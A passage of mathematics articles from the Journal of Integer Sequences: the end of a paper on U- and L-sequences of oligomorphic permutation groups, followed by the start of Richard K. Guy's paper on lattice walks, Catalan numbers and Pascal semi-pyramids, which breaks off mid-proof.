- The U-sequence of a primitive permutation group (one preserving no non-trivial equivalence relation) is either the all-1 sequence (number A000012) or grows at least exponentially.

Macpherson also has some results about faster growth rate, related to model-theoretic properties such as stability and the strict order property.

L-sequences are also non-decreasing (though this is much easier to see); in fact, consecutive terms of an L-sequence are equal only if they are both 1. Francesca Merola [10] has recently strengthened Macpherson's exponential growth result by showing that the L-sequence of a primitive but not highly homogeneous group grows at least as fast as $c^n n!$, for some constant $c>1$.

3. Cycle index

3.1. Generating functions

We represent a U-sequence (f_n) by its *ordinary generating function* (for short, o.g.f.)

$$f(x) = Sum\ f_n x^n,$$

and an L-sequence (F_n) by its *exponential generating function* (for short, e.g.f.)

$$F(x) = Sum\ F_n x^n/n!.$$

If necessary, we specify the group by writing these power series as $f_G(x)$ and $F_G(x)$.

3.2. Cycle index

Both these power series are specialisations of a power series in infinitely many variables, the *modified cycle index*, which we now define in three stages.

If g is a permutation on n points, the *cycle index* of g is defined to be the monomial

$$z(g) = {s_1}^{c_1} \ldots {s_n}^{c_n}$$

in indeterminates s_1, ..., s_n, where c_i is the number of i-cycles in the cycle decomposition of g.

Now let G be a permutation group on a set of size n. The *cycle index* $Z(G)$ of G is obtained simply by summing the cycle indices of its elements and dividing by the order of the group G.

Finally, let G be an oligomorphic permutation group acting on the (usually infinite) set X. The *modified cycle index* $\mathbf{Z}(G)$ is obtained as follows: choose a set of representatives of the orbits of G on finite subsets of X. For each such finite set, consider the group of permutations induced on it by its setwise stabilizer in G, and calculate the cycle index of this finite permutation group. Then add all these cycle indices. (This infinite sum is permissible since any given monomial only arises from sets of fixed finite cardinality n, and there are only finitely many orbit representatives on n-sets to consider since G is oligomorphic.) By convention, we take the term corresponding to the empty set to be 1. Thus $\mathbf{Z}(G)$ is a formal power series in the indeterminates s_1, s_2, ...

What is important for our purpose are the following facts:

- The o.g.f. of the U-sequence of G is obtained from $\mathbf{Z}(G)$ by the substitution
  - $s_1 := x$,
  - $s_i := 0$ for $i > 1$.
- The e.g.f. of the L-sequence of G is obtained from $\mathbf{Z}(G)$ by the substitution
  - $s_i := x^i$ for all i.

4. New groups from old

4.1. Direct product

Let G and H be permutation groups on sets X and Y respectively. The *direct product* $G \mathit{Times} H$ acts on the disjoint union $X \mathit{union} Y$ as follows: the ordered pair (g,h) acts on X as g and on Y as h. We have the following:

$$\mathbf{Z}(G \mathit{Times} H)=\mathbf{Z}(G)\mathbf{Z}(H).$$

This operation corresponds to the operation of *species product* of species (see [1]).

Thus the exponential generating function of the L-sequence for $G \mathit{Times} H$ is obtained by multiplying those for G and H; and similarly for the ordinary generating function of the U-sequence. The operations on sequences are **CONV** for the U-sequence and **EXPCONV** for the L-sequence.

In particular, the operation of forming the direct product with S replaces the U-sequence by its **PSUM** transform, whose terms are the partial sums of the original sequence; and replaces the L-sequence by its

BINOMIAL transform.

There is another action of the direct product. The *product action* is on *X Times Y*, where the pair (*g*,*h*) maps (*x*,*y*) to (*xg*,*yh*). Counting orbits in this action is much more difficult, and is not even solved for *S Times S*. (The n^{th} term in the U-sequence is A049311, the number of zero-one matrices with *n* ones and no zero rows or columns, up to row and column permutations; equivalently, bipartite graphs with *n* edges and no isolated vertices with a prescribed bipartite block.)

4.2. Wreath product

Again let *G* and *H* be permutation groups on sets *X* and *Y* respectively. The *wreath product G Wr H* is defined as follows, as a permutation group on *X Times Y*: it contains a *base group B*, the set of functions from *Y* to *G*, where the function *f* maps (*x*,*y*) to (*xf*(*y*),*y*); and a *top group T*, a group isomorphic to *H*, where the element *h* maps (*x*,*y*) to (*x*,*yh*). The wreath product of *G* and *H* is the (semi-direct) product of *B* and *T*.

The operation of wreath product corresponds to *species substitution* (or *partitional composition*) of species: see [1].

The L-sequence of *G Wr H* can be calculated from those of *G* and *H* by substitution:

$$F_{G\ Wr\ H}(x) = F_H(F_G(x)\text{-}1).$$

However, there is no formula for the L-sequence of *G Wr H* in terms of those of *G* and *H*. There is such a formula for the modified cycle index as follows:

$$\mathbf{Z}(G\ Wr\ H; s_1, s_2, \ldots) = \mathbf{Z}(H; \mathbf{Z}_1\text{-}1, \mathbf{Z}_2\text{-}1, \ldots),$$

where $\mathbf{Z}_i$ is obtained from $\mathbf{Z}(G)$ by substituting s_{ij} for s_j, for all *j*.

From this it follows that the e.g.f. for the U-sequence for *G Wr H* can be obtained from $\mathbf{Z}(H)$ by substituting $f_G(x^i)$-1 for s_i for all *i* (where f_G is the o.g.f. for the U-sequence of *G*).

In particular, we see that for each oligomorphic permutation group *H*, there is an operator (also denoted by *H*) on sequences, with the property that it maps the U-sequence of *G* to that of *G Wr H* for any oligomorphic group *G*. The set of all U-sequences of oligomorphic groups is closed under all these operators. The operators *S*, *A*, and *C* are the operators **EULER**, **INVERT**, and **CIK**. respectively. See [4] for further details.

Various formal identities hold for these products: for example,

- $A\ Wr\ (B\ Wr\ C) = (A\ Wr\ B)\ Wr\ C$,
- $A\ Wr\ (B\ Times\ C) = (A\ Wr\ B)\ Times\ (A\ Wr\ C)$.

Now we can explain why the sequence $(F_n^*(G))$ is an L-sequence - indeed, it is the L-sequence of the group $S\ Wr\ G$. Let S and G act on sets X and Y respectively, so that $S\ Wr\ G$ acts on $X\ Times\ Y$. Then there is a function from n-tuples of distinct elements of $X\ Times\ Y$ to arbitrary n-tuples of Y, mapping each ordered pair to its second element. Clearly this mapping preserves orbits. Moreover, since X is infinite, any n-tuple of elements of Y lies in the image of the mapping. So

$$F_n^*(G) = F_n(S\ Wr\ G).$$

Indeed, this example shows that the L-sequence of $G\ Wr\ S$ is the **STIRLING** transform of that of G. The substitution rule gives the well-known formula

$$F_{S\ Wr\ G}(x) = F_G(e^x-1).$$

The U- and L-sequences for $S\ Wr\ S$ are A000041 (partitions) and A000110 (Bell numbers) respectively.

If S_k denotes the finite symmetric group of degree k, then $S_k\ Wr\ S$ and $S\ Wr\ S_k$ have the same U-sequences, since the number of partitions with parts of size at most k is equal to the number of partitions with at most k parts. However, their L-sequences differ. For $k = 2$, they are A000085 (self-inverse permutations) and A000079 (powers of two, shifted right one place) respectively. Another interesting example is $S_2\ Wr\ A$, whose U-sequence is A000045 (Fibonacci numbers).

Two further special cases are notable. Let E denote the trivial group acting on a set with two elements. Then

- $G\ Wr\ E$ is isomorphic to $G\ Times\ G$, which we have already considered.
- $E\ Wr\ G$ is the group G with each orbit duplicated. For $G = S$, we obtain the U-sequence A002620 (quarter-squares), and L-sequence A000898. For $G = A$, the U-sequence is A000129 (Pell numbers), and the L-sequence is obtained by multiplying the n^{th} term by $n!$ (since all orderings of an n-set lie in different orbits): this is the operation **LISTTOLISTMULT**.

There is another action of the wreath product, the so-called *product action* on the set of functions from Y to X. This is not oligomorphic unless the top group is finite.

4.3. Stabilizer

Another operation on permutation groups consists of taking the stabilizer of a point. Let G be transitive

on X, and let H denote the subgroup consisting of elements of G fixing the point x of X, acting on the points different from x. Then the modified cycle index of H is obtained by differentiating that for G with respect to s_1. If G is not transitive, then this derivative is equal to the sum of the modified cycle indices of a set of orbit representatives.

The operation of taking the derivative corresponds to the *species derivative* for species (see [1]).

It follows (or is easily proved directly) that, if G is transitive, then the L-sequence for a point stabilizer is obtained from that of G by shifting the sequence one place left (deleting the initial 1). This is the operator **LEFT**.

The U-sequence of the stabilizer is not determined by that of G.

To summarise: The set of e.g.f.s of L-sequences is closed under multiplication, substitution, and (if the first term is 1) differentiation (or left shift). The set of o.g.f.s of U-sequences is closed under multiplication and under the sequence operator associated with any oligomorphic group (in particular, the **EULER** and **INVERT** operators).

4.4. Other constructions

This by no means exhausts the possible constructions, though in other cases it is not known how to calculate the L- and U-sequences.

If G is oligomorphic on X, then the permutation group induced by G on any of its orbits on n-sets, n-tuples, etc., for any n, is oligomorphic. For a specific example, let $G = S$, the infinite symmetric group, in its action on 2-sets. Any set of n 2-sets can be regarded as the edges of a graph, whose vertex set is the union of the n pairs (so that the graph has no isolated vertices). Two n-sets lie in the same orbit if and only if the graphs are isomorphic. So sequence A000664, counting graphs with n edges and no isolated vertices, is a U-sequence.

5. Groups and enumeration

We now come to the most flexible method of constructing oligomorphic groups, namely Fraïssé's Theorem.

5.1. Homogeneous structures

The groups will be automorphism groups of certain structures which we may take to be *relational structures*, that is, collections of relations of various arities on the ground set X. Structures such as graphs and partial orders can be described by a single binary relation, but in general we do not restrict the arities of the relations, and also permit an infinite number of relations. An *induced substructure* of a

relational structure on a subset Y of its domain is obtained by restricting all of the relations to Y.

A structure M on the domain X is *homogeneous* if it has the following property: any isomorphism between finite induced substructures of M can be extended to an automorphism of M.

The *age* of a relational structure M is the class of all finite relational structures which are embeddable in M as induced substructures (that is, which are isomorphic to induced substructures of M).

Now the key observation is the following:

> Let M be a homogeneous relational structure, and G its automorphism group. Then the U-sequence and the L-sequence of G enumerate the unlabeled and labeled structures respectively in the age of M.

That is, $f_n(G)$ is the number of unlabeled n-element structures embeddable in M: we count structures up to isomorphism. And $F_n(G)$ is the number of labeled n-element structures embeddable in M: that is, structures on the domain $\{1, 2, ..., n\}$ which are embeddable in M.

This application explains the terms "U-sequence" and "L-sequence".

5.2. Fraïssé's Theorem

Now it is important to know: which enumeration problems arise in this way? That is, how do we recognise the ages of homogeneous relational structures? This question is answered by *Fraïssé's Theorem*:

> **Theorem.** A class K of finite relational structures is the age of a countable homogeneous relational structure if and only if it satisfies the following four conditions:
>
> - K is closed under isomorphism;
> - K is closed under taking induced substructures;
> - K has only countably many members up to isomorphism;
> - K has the Amalgamation Property (see below).
>
> If these conditions hold, then the countable homogeneous structure whose age is K is unique up to isomorphism.

The class K has the *Amalgamation Property* if the following holds:

> Whenever A, B_1, B_2 are structures in K and f_i is an embedding of A into B_i for $i = 1, 2$,

then there exists a structure C in K and embeddings g_i of B_i in C for $i = 1, 2$ such that $g_1 f_1 = g_2 f_2$.

Effectively this means that two structures with a common substructure can be glued together along the common substructure.

The first three conditions are automatic in most cases. Indeed, in the situation of oligomorphic groups, we will have the stronger condition that the number of n-element structures in M (up to isomorphism) is finite for each n.

A class of finite structures satisfying the hypotheses of Fraïssé's Theorem is called a *Fraïssé class*. Thus the sequences enumerating unlabeled and labeled structures in any Fraïssé class are U- and L-sequences respectively. Conversely, it can be shown than any U- or L-sequence counts structures in some Fraïssé class.

The group S arises from the Fraïssé class of finite sets with no structure, and A from the class of finite linearly ordered sets.

For a slightly less simple example, the class of finite graphs is a Fraïssé class; the corresponding homogeneous structure is the so-called *countable random graph* (see [6]. The corresponding U- and L-sequences are A000088 and A006125 respectively. Many more examples exist.

If the transitive group G is associated with the Fraïssé class K, then the point stabilizer in G is associated with the class of "rooted K-structures" (that is, K-structures with a distinguished point, counted by the number of non-distinguished points).

5.3. Cycle index again

If G is the automorphism group of a homogeneous structure associated with a Fraïssé class K, then the modified cycle index of G is related to K as follows:

- Take representatives of the isomorphism classes of K-structures.
- For each representative, calculate the (ordinary) cycle index of its automorphism group.
- Sum these cycle indices.

This approach to enumeration is related to that of Joyal [7]; see also [1].

5.4. Strong Amalgamation

In the Amalgamation Property, we allow the possibility that when we glue the two structures together, the overlap is larger than intended. We say that the class K has the *Strong Amalgamation Property* if it is

possible to make the amalgamation so that no extra points are glued together. Formally, in terms of our statement of the Amalgamation Property, we require the following:

> If $g_1(b_1) = g_2(b_2)$, for some elements b_1, b_2 of B_1, B_2 respectively, then there exists an element a in A such that $f_1(a) = b_1$ and $f_2(a) = b_2$.

Now suppose that we have two Fraïssé classes K and L, both of which have the Strong Amalgamation Property. Let K *and* L denote the class of finite sets carrying both a K-structure and an L-structure (independently). Then K *and* L also has the Strong Amalgamation Property.

Note that the number of labeled n-element structures in K *and* L is the product of the numbers in K and L. So, if the Strong Amalgamation Property holds, then L-sequences can be multiplied term-by-term. The position for U-sequences is not so straightforward because of the possible existence of automorphisms.

From this construction, we get the following result.

> Let G be an oligomorphic group associated with a Fraïssé class K having the Strong Amalgamation Property. Then there is an oligomorphic group G^* whose U-sequence is the L-sequence of G.

We take G^* to be the group associated with the Fraïssé class K *and* L, where L is the class of linear orders.

This shows that many L-sequences are also U-sequences.

There is a group-theoretic test for the Strong Amalgamation Property. If G is associated with the Fraïssé class K, then K has the Strong Amalgamation Property if and only if the stabilizer in G of any finite number of points has no additional fixed points.

6. The inverse Euler transform

The **EULER** transform, as well as being associated with the group S, does several other jobs. One of these concerns graded algebras. If A is a graded algebra which is a polynomial algebra in a family of homogeneous generators (with only finitely many of each degree), then the sequence giving the dimensions of the homogeneous components of A is the **EULER** transform of the sequence counting generators by degree.

With each oligomorphic permutation group G, we can associate a graded algebra A^G, with the property that the dimension of its n^{th} homogeneous component is $f_n(G)$. (Details are given in [3] or [5].) In some

cases, A^G can be shown to be a polynomial algebra. Typically this occurs when G is associated with a Fraïssé class (such as graphs) with a "good notion of connectedness", and polynomial generators correspond to connected structures.

Here is a summary of some positive results on the polynomial question.

- For $G=S$ (or $G=A$), the algebra A^G is a polynomial algebra in one generator of degree 1.
- Direct product of permutation groups corresponds to tensor product of algebras, and so preserves the polynomial property (and the numbers of generators of each degree are simply added).
- If G is a finite permutation group, then $A^{S\ Wr\ G}$ is isomorphic to the algebra of invariants of G. Hence, if $G=S_k$, it is a polynomial algebra, with generators of degrees 1, 2, ..., k.
- For any oligomorphic group G, the algebra $A^{G\ Wr\ S}$ is a polynomial algebra; the number of generators of degree n is equal to $f_n(G)$.

The process can be reversed. If the inverse Euler transform **EULERi**$(f_n(G))=(a_n)$ is a "familiar" sequence (one listed in the Encyclopedia), we might suspect that A^G is a polynomial algebra, and try to prove this by associating generators with objects counted by (a_n).

A linearly ordered set of size n with its elements coloured red and blue can be identified with a word of length n over a 2-letter alphabet. The fact that any such word can be uniquely written as a product of Lyndon words (those which are lexicographically smaller than all their cyclic shifts) in decreasing lexicographical order shows that the **EULERi** transform of the sequence of powers of 2 is the sequence counting Lyndon words. This sequence is A001037, which also counts necklaces with two colours of beads having no rotational symmetries, or irreducible polynomials over GF(2). It is known (see [5]) that, for at least one group G whose U-sequence is the sequence of powers of 2, the algebra A^G is polynomial.

In a similar way, sequence A000045 (Fibonacci numbers) counts words in a and b with no two repeated as. If we shift the sequence right one place, we can assume that the words do not end with an a. The Lyndon factors of such a word themselves have no two repeated as, and thus correspond to necklaces with no two consecutive red beads (excluding the necklace with just one red bead), which are counted by sequence A006206.

Here are three related problems of this type, where A^G is not known to be a polynomial algebra.

- There are several groups G for which $(f_n(G))$ is sequence A000079 (powers of two, sometimes shifted right). Examples include $A\ Wr\ A$, and the group associated with the Fraïssé class of linear orders with points coloured red and blue. The **EULERi** transform of A000079 is A001037 (necklaces, or irreducible polynomials over GF(2)). For the second example mentioned, the algebra is polynomial (see above); this is not known for the first.
- The class K of two-graphs is a Fraïssé class; the corresponding U-sequence is A002854. Mallows

and Sloane [9] showed that the same sequence counts even (or Eulerian) graphs. These do not form a Fraïssé class, but do have a "good notion of connectedness"; the **EULERi** transform of A002854 is A003049 (connected Eulerian graphs).

- The group $G = S_2\ Wr\ A$ realises the sequence of Fibonacci numbers. As noted above, the **EULERi** transform is the sequence of "generalized Fibonacci numbers". Is A^G polynomial?

7. List of examples

The list of examples will be kept in a separate file and will be updated regularly.

8. Acknowledgments

I am very grateful to Christian G. Bower for many helpful comments (and a number of additional examples).

9. References

1. F. Bergeron, G. Labelle, and P. Leroux, *Combinatorial Species and Tree-Like Structures*, Encyclopedia of Mathematics and Its Applications, **67**, Cambridge University Press, Cambridge, 1998.
2. M. Bernstein and N. J. A. Sloane, Some canonical sequences of integers, *Linear Algebra and Applications* **226/228** (1995), 57-72 [postscript, pdf].
3. P. J. Cameron, *Oligomorphic Permutation Groups*, London Mathematical Society Lecture Notes **152**, Cambridge University Press, Cambridge, 1990.
4. P. J. Cameron, Sequence operators from groups, *Linear Algebra and Applications* **226/228** (1995), 109-113.
5. P. J. Cameron, Stories about groups and sequences, *Designs, Codes, Cryptography* **8** (1996), 109-134.
6. P. J. Cameron, The random graph, pp. 331-351 in *The Mathematics of Paul Erdös* (ed. R. L. Graham and J. Nesetril), Springer, Berlin, 1997.
7. A. Joyal, Une theorie combinatoire des séries formelles, *Adv. Math.* **42** (1981), 1-82.
8. H. D. Macpherson, The action of an infinite permutation group on the unordered subsets of a set, *Proc. London Math. Soc.* (3) **46** (1983), 471-486.
9. C. L. Mallows and N. J. A. Sloane, Two-graphs, switching classes, and Euler graphs are equal in number, *SIAM J. Appl. Math.* **28** (1975), 876-880.
10. F. Merola, Thesis, University of Palermo, 1999.

Received Sep. 2, 1999; revised version received Jan. 4, 2000. Published in Journal of Integer Sequences

Jan. 25, 2000.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 3 (2000), Article 00.1.6

Catwalks, Sandsteps and Pascal Pyramids

Richard K. Guy
Department of Mathematics and Statistics
The University of Calgary
Calgary, Alberta T2N 1N4, CANADA
Email address: rkg@cpsc.ucalgary.ca

Abstract: In 1991 the author investigated a class of lattice paths that are connected with the Catalan numbers in an unusual way. Soon after, combinatorial proofs for these results were found independently by Krattenthaler and Sagan, and are included here as an Addendum. There is also an extensive annotated bibliography.

Editorial Note: Although the Encyclopedia of Integer Sequences contains numerous references to this paper, originally written in 1991, it has never before been published. This updated version is included in the *Journal of Integer Sequences* at the invitation of the editors.

1. Introduction

Bill Sands [**9**, where the problem is stated without the result (1)] noticed that the number of different walks of n steps between lattice points, each in a direction N, S, E or W, starting from the origin and remaining in the upper half-plane, is

$$w_n = \binom{2n+1}{n} \qquad (1)$$

and asked for a short proof. What is wanted is a simple ``choice" argument. This is sequence A001700 in [**10**]: my first attempt was by induction from the formula

$$w_n = 4w_{n-1} - c_n \qquad (2)$$

since a walk of length n is one more step in one of the four directions N, S, E or W, than a walk of length n-1, except that a southerly step is not allowed if the walk of length n-1 terminated on the x-axis, and it is well known that the number of such walks is the n-th Catalan number.

But it is *not* well known! It doesn't occur among the 31 manifestations listed by Kuchinski [**6**], nor can we immediately see any simple correspondence between the walks and any of the manifestations. However, first let us assume that it is true, and that (1) holds with n-1 in place of n. Then

$$\begin{aligned} 4w_{n-1} - c_n &= 4\binom{2n-1}{n-1} - \frac{1}{n+1}\binom{2n}{n} \\ &= \frac{4(2n-1)!}{n!(n-1)!} - \frac{(2n)!}{n!(n+1)!} \\ &= \frac{(2n-1)!}{n!(n+1)!}\{4n(n+1) - 2n\} \\ &= \frac{(2n)!(2n+1)}{n!(n+1)!} = \binom{2n+1}{n} \end{aligned}$$

What **is** well known is that the number of walks of 2*n* steps, each N or E, from (0,0) to (*n*,*n*), which don't cross the diagonal $y = x$, or the number of walks of 2*n*+2 steps from (0,0) to (*n*+1,*n*+1) which stay strictly above the diagonal, is c_n, the *n*-th Catalan number. This is clearly the same as the number of walks of 2*n* steps on the positive *x*-axis, starting and finishing at the origin.

2. The one-dimensional problem

Let us look at this one-dimensional analog of the Sands problem. We can exhibit the numbers of walks, *w*(*n*,*x*), of *n* unit steps, starting at (0,0) and ending at (*x*,0), $x \geq 0$, in a ``Pascal semi-triangle" (Fig. 1).

n	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	k	Total
0	1																	0	1
1		1																0	1
2	1		1															1	2
3		2		1														1	3
4	2		3		1													2	6
5		5		4		1												2	10
6	5		9		5		1											3	20
7		14		14		6		1										3	35
8	14		28		20		7		1									4	70
9		42		48		27		8		1								4	126
10	42		90		75		35		9		1							5	252
11		132		165		110		44		10		1						5	462
12	132		297		275		154		54		11		1					6	924
13		429		572		429		208		65		12		1				6	1716
14	429		1001		1001		637		273		77		13		1			7	3432
15		1430		2002		1638		910		350		90		14		1		7	6435
16	1430		3432		3640		2548		1260		440		104		15		1	8	12870

Figure 1: Numbers of walks, *w*(*n*,*x*), on the positive *x*-axis.

Columns $x = 0$ and $x = 1$ contain the Catalan numbers, sequence A000108, as already earnested; column $x = 3$ (sequence A002057) also occurs in connexion with partitioning a polygon [**1**]. Columns $x = 2, 4, 6, 8, 10, 12$ are sequences A000245, A000344, A000588, A001392, A000589, A000590 in [**10**]: they are Laplace transform coefficients: more precisely, $w(2n,2k)$ is denoted in [**7**] by C_k, which is defined by:

$$(2\cos\theta)^{2n}\sin\theta = \sum_{k=0}^{n} C_k \sin(2k+1)\theta \qquad (3)$$

Presumably there is an analogous formula for $w(2n+1,2k+1)$; compare equation (11) below. Columns $x = 5, 7, 9$ are sequences A003517, A003518, A003519. The row sums in Fig. 1, shown at the right, are the central binomial coefficients, A001405. (The triangle of numbers in Fig. 1 now forms sequences A008315 and A052173 in [**10**], where this is referred to as a Catalan triangle. See also sequence A047072.)

The first table in Cayley's paper [**1**] is for the number of partitions of an r-gon into k parts by non-intersecting diagonals. His column $k = 1$ is our main diagonal, and his column $k = 2$ is our third diagonal (starting at $(n,x) = (4,0)$). More generally, his column k is our diagonal starting at $(2k,0)$, except that his entries contain an extra factor $(x+k-2)!/(x+1)!(k-2)!$, a generalized Catalan number: in fact, for $x = k-2$ it is c_{k-2}. Cayley attributes his results to [**4**] and [**11**]: the latter paper gives some history, mentioning Terquem, Lamé, Rodrigues, Binet and Catalan.

We omit zero values of $w(n,x)$ from our table: it's fairly obvious that $w(n,x) = 0$ if n and x are of opposite parity, or if $x > n$. It's not too difficult to find formulas for the first few diagonals:

$$w(n,n) = 1, w(n,n-2) = n-1, w(n,n-4) = \frac{1}{2}n(n-3), w(n,n-6) = \frac{1}{6}n(n-1)(n-5)$$

In fact there is a comparatively simple formula for all the entries in Figure 1:

$$w(n,x) = \binom{n}{r} - \binom{n}{r-1} \qquad (4)$$

where $r = \frac{1}{2}(n-x)$. Indeed, the formula (4) also works in the apocryphal cases mentioned above, if we take the reasonable interpretation that $\binom{n}{r} = 0$ if $r < 0$, or if $n < r$, or if r is not an integer. We shall do this: note that the usual formulas, such as

$$\binom{n}{r} = \binom{n-1}{r} + \binom{n-1}{r-1} \qquad (5)$$

and (13) still hold in these cases. Formula (4) is easily proved by induction, since

$$\begin{aligned} w(n,x) &= w(n-1,x-1)+w(n-1,x+1) \\ &= \binom{n-1}{r}-\binom{n-1}{r-1}+\binom{n-1}{r-1}-\binom{n-1}{r-2} \\ &= \binom{n}{r}-\binom{n}{r-1} \end{aligned}$$

The well known result that we mentioned is the special case

$$w(2n,0)=\binom{2n}{n}-\binom{2n}{n-1}=\frac{1}{n+1}\binom{2n}{n}=c_n$$

The total number, $w(n)$, of walks of length n is

$$\begin{aligned} w(n,n) &+ w(n,n-2)+w(n,n-4)+\ldots \\ &= \left[\binom{n}{0}-\binom{n}{-1}\right]+\left[\binom{n}{1}-\binom{n}{0}\right]+\ldots+\left[\binom{n}{k}-\binom{n}{k-1}\right]=\binom{n}{k} \end{aligned}$$

where $n-2k = 0$ or 1 according as n is even or odd: i.e.

$$\binom{2k}{k} \quad \text{or} \quad \binom{2k+1}{k}.$$

Here it is clear that the number of walks of even length is just twice the number of walks of (odd) length one less:

$$2\binom{2k+1}{k}=\frac{2(k+1)(2k+1)!}{(k+1)k!(k+1)!}=\binom{2k+2}{k+1}.$$

Is there a simple ``choice" argument for walks of odd length? If you ``know" the Catalan number result, then we can use a device similar to formula (2):

$$\begin{aligned} w(2k+1) &= 2w(2k)-c_k \qquad (6) \\ &= 2\binom{2k}{k}-\frac{1}{k+1}\binom{2k}{k} \\ &= \frac{2k+1}{k+1}\binom{2k}{k}=\binom{2k+1}{k} \end{aligned}$$

but this has an air of circularity about it, or at best may be using a sledgehammer to crack a nut.

3. The two-dimensional problem

Return to the original problem: we can solve it if we go into more detail than most people would deem desirable. The numbers, $w_n(x,y)$, of walks of *n* steps from (0,0) to (*x*,*y*), which remain in the half-plane $y \geq 0$, may be exhibited in a ``Pascal semi-pyramid" whose layers are shown in Fig. 2.




Figure 2: Layers of a Pascal semi-pyramid: values of $w_n(x,y)$.

If we sum the rows in the layers of Fig. 2 we obtain the numbers, $w_n(y)$, of walks of *n* steps which start at (0,0) and end at distance *y* from the *x*-axis. These are shown in Fig. 3. We shall see that a special case is, as we have already earnested,

$$w_n(0) = c_{n+1}. \qquad (7)$$

n	w_n	$w_n(0)$	$w_n(1)$	$w_n(2)$	$w_n(3)$	$w_n(4)$	$w_n(5)$	$w_n(6)$	$w_n(7)$	$w_n(8)$	$w_n(9)$	$w_n(10)$
0	1	1										
1	3	2	1									
2	10	5	4	1								
3	35	14	14	6	1							
4	126	42	48	27	8	1						
5	462	132	165	110	44	10	1					
6	1716	429	572	429	208	65	12	1				
7	6435	1430	2002	1638	910	350	90	14	1			
8	24310	4862	7072	6188	3808	1700	544	119	16	1		
9	92378	16796	25194	23256	15504	7752	2907	798	152	18	1	
10	352712	58786	90440	87210	62016	33915	14364	4655	1120	189	20	1

Figure 3: Sums of rows of Fig. 2: values of $w_n(y)$.

(The triangle of numbers in Fig. 2 now forms sequences A039598 and A050166 in [**10**].)

In turn, the row sums of Fig. 3 are the total numbers, w_n, of Sands-type walks of length *n*. They are listed in column two of Fig. 3, and we will confirm another of our earlier statements:

$$w_n = \binom{2n+1}{n}. \qquad (8)$$

At risk of losing some interesting heuristics, we again leap to the conclusion

$$w_n(x,y) = \binom{n}{r}\binom{n}{s} - \binom{n}{r-1}\binom{n}{s-1} \qquad (9)$$

where $r = \frac{1}{2}(n+x-y), s = \frac{1}{2}(n-x-y)$.

The obvious symmetry $w_n(x,y) = w_n(-x,y)$ is reflected in formula (9), since changing the sign of *x* is equivalent to interchanging *r* and *s*. It is also clear that
(a) if $n+x+y$ is odd, then *r*, *s* are not integers, and
(b) if $|x|+y > n$, then at least one of *r*, *s* is negative,
so that in either of these cases,

$$w_n(x,y) = 0.$$

We can prove (9) inductively from the recursion (10), which states that the last step was either N, S, E or W:

$$w_n(x,y) = w_{n-1}(x,y-1) + w_{n-1}(x,y+1) + w_{n-1}(x-1,y) + w_{n-1}(x+1,y) \qquad (10)$$

Notice that the sums of the three arguments in the five terms are all of the same parity. If this is odd, then all the terms are zero. But if (*r*,*s*) are integers, then the corresponding values for the four terms on the right of (10) are

$$(r,s), \quad (r\text{-}1,s\text{-}1), \quad (r\text{-}1,s), \quad (r,s\text{-}1)$$

and if we assume that formula (9) holds with *n*-1 in place of *n*, then (10) yields

